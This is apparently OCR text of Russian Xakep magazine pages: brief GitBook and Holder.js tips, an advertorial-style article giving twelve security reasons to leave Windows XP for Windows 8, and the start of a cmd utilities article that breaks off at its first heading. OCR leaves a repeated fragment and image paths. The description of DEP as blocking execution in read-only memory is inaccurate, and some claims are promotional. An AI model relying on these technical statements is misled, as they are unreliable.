


GitBook

gitbook.io

Весьма привлекательный инструмент для создания документации. К ключевым преимуществам GitBook можно отнести то, что он очень простой в использовании, все происходит с помощью Markdown и на выходе получается грамотно оформленный результат.

```
// Структура документа
# Титульный лист
README.md
# Описание структуры
SUMMARY.md
intro/
    # Введение к вступительной части
    README.md
    # Первая страница
    first-page.md
    # Вторая страница
    second-page.md
    ...
// Сборка
$ gitbook build ./ --github=Pestov/Xakep --title="Заголовок"
// где Pestov и Xakep — логин и репозиторий на GitHub
```




Holder.js

imsky.github.io/holder

Достаточно часто появляется необходимость в шаблонном изображении, чтобы представить, как будет выглядеть блок в том или ином месте. Конечно, можно использовать реальные картинки-заглушки или отдельные <div>'ы-плейсхолдеры, но и тот и другой подход потребует лишних телодвижений. Первый — открывать графический редактор, а второй — писать дополнительный CSS, который потом все равно использоваться не будет. Наиболее удобным решением будет миниатюрная библиотека Holder, которая генерирует на клиенте изображение произвольного размера с помощью SVG и Canvas.

```
// JS
<script src="holder.js"></script>
<script>
  // Есть разные дефолтные темы (sky, vine, lava, gray,
  // industrial) и возможность создавать свои
  Holder.add_theme("bright", { background: "white",
  foreground: "gray", size: 12 })
</script>
// HTML
<img data-src="holder.js/200x200/text:hello world">
```



Переход на Windows 8

ДЮЖИНА АРГУМЕНТОВ ИЗ ОБЛАСТИ БЕЗОПАСНОСТИ

Когда в 2001 году Microsoft выпустила XP, мы сомневались, удастся ли поставить ее на комп с 566 МГц и 128 Мб ОЗУ, или все-таки надо 256? А не лучше ли вообще 512 Мб RAM? Но ведь оперативка в те времена была очень дорога! Да и нужна ли наследница WinNT на десктопе? Не проще ли остаться на Win98? :)



Юрий «yurembo» Язев
yurembo@hotmail.com

Годы расставили все по местам. Мегагерцы превратились в гигагерцы, появились многоядерные процессоры, мегабайты оперативы превратились в гигабайты, а гигабайты на винте — в терабайты... Мобильник в твоем кармане мутировал из черно-белой звонилки в здоровенный смартфон, по вычислительной мощности в разы превосходящий ПК начала двухтысячных...

Тринадцать лет — огромный период для мира IT. Изменились технологии, не спали вирмейкеры. Малварь сильно усовершенствовалась, появились новые виды и способы атак, и уже бесполезно накладывать десятки и сотни патчей — основа системы Windows XP остается прежней. Так что благоразумнее всего перейти на совершенный фундамент — новую версию операционной системы Windows. Мы насчитали как минимум двенадцать (а если считать безопасное облако OneDrive, то и все тринадцать) аргументов в пользу перехода с Windows XP на 8/8.1 с обновлением.

Internet Explorer 11

1 ПРЕКРАЩЕНИЕ ПОДДЕРЖКИ

Самая главная причина переходить с Windows XP на современную версию Windows заключается в том, что 8 апреля Microsoft прекратила бесплатную поддержку этой операционной системы. Таким образом, компания перестанет выпускать для Windows XP патчи и обновления, в том числе критические обновления безопасности. Особо консервативные клиенты смогут получать обновления за плату. Тяжелое, но обоснованное решение — никакие патчи не сделают устаревшую платформу соответствующей современным реалиям.

2 РИСК ЗАРАЖЕНИЯ XP: ВЫШЕ В ШЕСТЬ РАЗ

Microsoft подчеркивает: из-за устаревшего фундамента Windows XP возможность заражения компьютера под ее управлением в шесть раз выше, чем компьютера под управлением современной операционной системы Windows 8/8.1. Эти сведения были получены корпорацией Microsoft с помощью собственных продуктов, таких как Malicious Software Removal Tool, Exchange Online, Windows Defender. Из отчета по безопасности следует, что девять компьютеров из тысячи под управлением Windows XP заражены вредоносным программным обеспечением и только два — под управлением Windows 8.

3 РАСТУЩЕЕ КОЛИЧЕСТВО УЯЗВИМОСТЕЙ

По данным датской исследовательской компании Secunia, в 2013 году в Windows XP обнаружено в два раза больше уязвимостей, чем в 2012-м. То есть в 2012-м было найдено 49 дыр, тогда как в 2013-м аж 99! Отсюда следует, что дыру можно найти в любом софте, как бы хорошо он ни был защищен, и чем дольше жизненный цикл этого софта, тем большее количество дыр в нем обнаруживают, несмотря на их скорейшее латание.

4 СТАРЫЕ ВЕРСИИ IE ПОД УГРОЗОЙ

Львиная доля уязвимостей приходится на старые версии браузеров, используемых в доживающей свой век операционной системе. В Internet Explorer 11 вместе с Windows 8.1 дела с безопасностью обстоят гораздо лучше. Например, он включает технологию SmartScreen, ограждающую пользователя от потенциально опасного контента. «Умный экран» позволяет сделать веб-серфинг более надежным и безопасным, предотвращая открытие опасных ссылок как на веб-страницах, так и в сообщениях электронной почты. Таким образом, SmartScreen включает антифишинговую защиту, средство оценки репутации приложений и защиту от вредоносных программ.

Дополнительно Internet Explorer 11 включает так называемый режим предприятия, с его помощью останется полная совместимость с приложениями, разработанными для старых версий IE. Как известно, именно из-за большого количества унаследованного программного обеспечения предприятия с неохотой переходят на новые версии программных систем. Но, перейдя на IE11, бизнес-пользователи не только сохранят работоспособность старых веб-приложений (благодаря режиму предприятия), но и получат поддержку современных веб-стандартов, производительность и безопасность.

5 ЗА ДОЛГИЕ ГОДЫ WINDOWS XP ДОСКОНАЛЬНО ИЗУЧЕНА ХАКЕРАМИ

Как ты думаешь, почему наш Александр Эккерт так любит писать про уязвимости Windows XP и так мало освещает тему хака современных систем от Microsoft? По секрету говоря, он сам сидит на Windows XP под администратором без антивируса и периодически, вооружившись отладчиком и дизассемблером, гоняет оттуда малварь :). Но главная причина не в этом. Windows XP — старая операционная система, и хакеры успели прекрасно изучить ее системы защиты. К примеру, впервые появившийся во втором сервис-паке механизм DEP (Data Execution Prevention), предотвращающий выполнение кода в области памяти, помеченной только для чтения, уже широко используется для взлома и нанесения вреда системе. В Windows 8 встроены новые механизмы защиты, которые пока неизвестны взломщикам.

6 ВЫШЕ РИСК ПОПАСТЬ В БОТНЕТ

Из предыдущего пункта вытекает, что компьютеры с Windows XP на борту больше остальных подвержены риску быть вовлеченными в ботнеты. Рассылать спам по своему интернет-каналу или майнить биткоины для чужого дяди удовольствия мало, поэтому имеет смысл обновить систему.

7 БЕСПЛАТНЫЙ АНТИВИРУС В WINDOWS 8

В отличие от Windows XP, восьмерка включает полноценный антивирус Windows Defender («Защитник Windows») и брандмауэр Windows. Механизм UAC, впервые

Defender («Защитник Windows») и брандмауэр Windows. Механизм UAC, впервые появившийся в висте и серьезно доработанный к восьмерке, представляет собой настоящий подарок для любителей сидеть под администратором. Он выявляет запуск программ, требующих прав администратора для своего запуска, и в явном виде спрашивает об этом пользователя — заказывал ли он такую «глубокую» активность (изменения в системных папках, перенастройка брандмауэра, редактор реестра и прочее)? А что это вообще за программа? А какая у нее цифровая подпись? Вот то-то!

8 ЭФФЕКТИВНОЕ ШИФРОВАНИЕ

Windows 8 (редакция Professional) с помощью технологии BitLocker способна зашифровать абсолютно всю информацию на жестком диске. Для удобства, воспользовавшись BitLocker'ом, можно зашифровать не весь винчестер, а только определенный раздел или несколько. Данная технология реализует несколько способов шифрования, основанных на алгоритме AES-128 и AES-256. Вдобавок Windows 8 Профессиональная может шифровать информацию на внешних носителях, используя для этого технологию BitLocker To Go.

9 ЗАЩИЩЕННОЕ ПОДКЛЮЧЕНИЕ К УДАЛЕННОМУ ДЕСКТОПУ

Профессиональная версия восьмерки использует обновленный протокол для защищенного подключения к удаленному рабочему столу. Так что теперь можно подключаться к домашнему компу из любой открытой сети, не используя дополнительный софт и не опасаясь за свои данные. К этому же пункту относится возможность подключения к внутренней сети (при условии наличия прав) какой-либо организации.


10 ОБНОВЛЕННЫЙ ИНТЕРФЕЙС COM

В Windows 8 используется обновленный интерфейс приложений COM, названный C++/CX (Component Extension — компонентное расширение). Главным образом данное расширение используется для работы с подсистемой Windows Runtime с помощью языка C++. Развитие компонентной модели (COM) позволило избавиться от огромного числа дыр, через которые лезла малварь. Теперь очередь за прикладными программистами — чем больше приложений будут использовать новые программные интерфейсы, тем меньше дыр будет в софте. Кроме того, приложения в стиле Windows 8 выполняются в своего рода песочницах, операционная система имеет больший контроль над их выполнением, при нехватке ресурсов она может уничтожить давно не используемый процесс.

11 ЭФФЕКТИВНЫЙ ДИСПЕТЧЕР ЗАДАЧ

Диспетчер задач в Windows 8 стал по-настоящему полезным инструментом. Теперь его можно использовать не только для закрытия программ и уничтожения процессов, но и для получения динамической статистики по разным системным параметрам. Новый диспетчер задач имеет два представления: минималистический и подробный. В первом отображаются только запущенные процессы, тогда как второй представляет широкую информацию по системе, разделенную на следующие категории. На вкладке «Процессы» отображаются не только имена запущенных программ, но и используемая каждым из них мощность процессора, объем используемой памяти, скорость обмена данными с жестким диском и последний

отображаемый на этой вкладке параметр — скорость обмена данными с сетью. Каждый параметр отображается в процентном эквиваленте. Центральную часть вкладки «Производительность» занимает диаграмма загруженности центрального процессора. Кроме того, на этой вкладке присутствуют уменьшенные диаграммы использования ЦП, памяти, жестких дисков (если в компьютере установлено несколько винчестеров, то для каждого отдельная диаграмма). Плюс к этому имеется диаграмма использования сети — данные об Ethernet-адаптере. Ниже присутствуют счетчики, показывающие рассмотренную информацию в текстовом виде, кроме обсужденных показателей здесь отображаются: количества порожденных процессов и потоков, дескрипторов, сокетов, процессорных ядер, размеры кешей и другое. Вкладка «Журнал приложений» показывает информацию о жизнедеятельности программ: какая из них сколько ресурсов израсходовала. На вкладке «Автозагрузка» отображаются приложения, которые стартуют вместе с запуском операционной системы. С помощью контекстного меню их можно удалять из автозагрузки. На закладке «Пользователи» отображаются истраченные ресурсы системы относительно каждого зарегистрированного пользователя. Более полные сведения о каждом запущенном процессе можно увидеть на вкладке «Подробности», также на ней можно убить процесс. Последняя вкладка «Службы» раскрывает информацию о запущенных системных службах, включает имя, идентификатор, краткое описание, состояние (остановлено/выполняется) и группу, к которой относится данная служба. С помощью главного меню можно настроить некоторые параметры самого диспетчера, например скорость обновления данных в окне.



Диспетчер задач в Windows 8

12 ОБНОВЛЕННОЕ ВОССТАНОВЛЕНИЕ СИСТЕМЫ

Теперь ты можешь выполнить возврат системных файлов Windows в исходное состояние без потери своих данных и настроек. Больше не нужно бэкапить терабайты информации в случае непредвиденного краха системы!

ЗАКЛЮЧЕНИЕ

В заключение хотелось бы отметить фичу, присущую восьмерке и не относящуюся к безопасности. Я считаю невероятно удобным интерфейс в стиле Windows 8, особенно при использовании его вместе с сенсорным экраном. Впервые я познакомился с «плиточным» интерфейсом на смартфоне с Windows Phone, и он сразу стал для меня незаменимым. Позже мне было приятно увидеть его в настольной ОС. Но нирваны я достиг, когда на настольном ПК воспользовался сенсорным дисплеем. Это новый взгляд на работу с компьютером, пришло понимание, что добавил интерфейс в стиле Windows 8 для настольной ОС. Вдобавок Microsoft периодично выпускает обновления для интерфейса, прислушиваясь к пожеланиям юзеров. К примеру, в обновление 8.1 была возвращена кнопка «Пуск».

Все еще не готов расстаться с Windows XP?
Еще больше аргументов — на xakep.ru/goodbye-winxp

Party like it's 1989

И снова о главном — давай поговорим о хорошо знакомом тебе cmd.exe. Даже в новомодной восьмерке консоль никуда не делась и выполняет все привычные для тебя задачи. И даже таит в себе несколько сюрпризов.

УТИЛИТЫ ИЗ КОМАНДНОЙ СТРОКИ, КОТОРЫЕ ПОЛЕЗНЫ ДАЖЕ В WINDOWS 8

Денис Колисниченко
dhsilabs@gmail.com


1. КОМАНДА IPCONFIG

